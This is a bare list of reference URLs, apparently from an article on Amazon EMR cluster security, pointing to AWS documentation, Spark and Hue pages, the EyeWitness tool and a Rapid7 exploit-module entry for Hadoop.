<https://docs.aws.amazon.com/emr/latest/ManagementGuide/emr-kerberos.html>
<https://docs.aws.amazon.com/emr/latest/ManagementGuide/emr-plan-vpc-subnet.html>
https://docs.aws.amazon.com/AmazonVPC/latest/UserGuide/VPC_Scenario2.html
<https://docs.aws.amazon.com/emr/latest/DeveloperGuide/private-subnet-iampolicy.html>
<https://aws.amazon.com/blogs/big-data/securely-access-web-interfaces-on-amazon-emr-launched-in-a-private-subnet/>
<https://github.com/FortyNorthSecurity/EyeWitness>
<https://docs.aws.amazon.com/autoscaling/ec2/userguide/as-scaling-simple-step.html>
<https://aws.amazon.com/cloudwatch/>
<https://gethue.com>
https://en.wikipedia.org/wiki/Apache_Spark
<https://spark.apache.org/docs/latest/submitting-applications.html>
https://www.rapid7.com/db/modules/exploit/linux/http/hadoop_unauth_exec

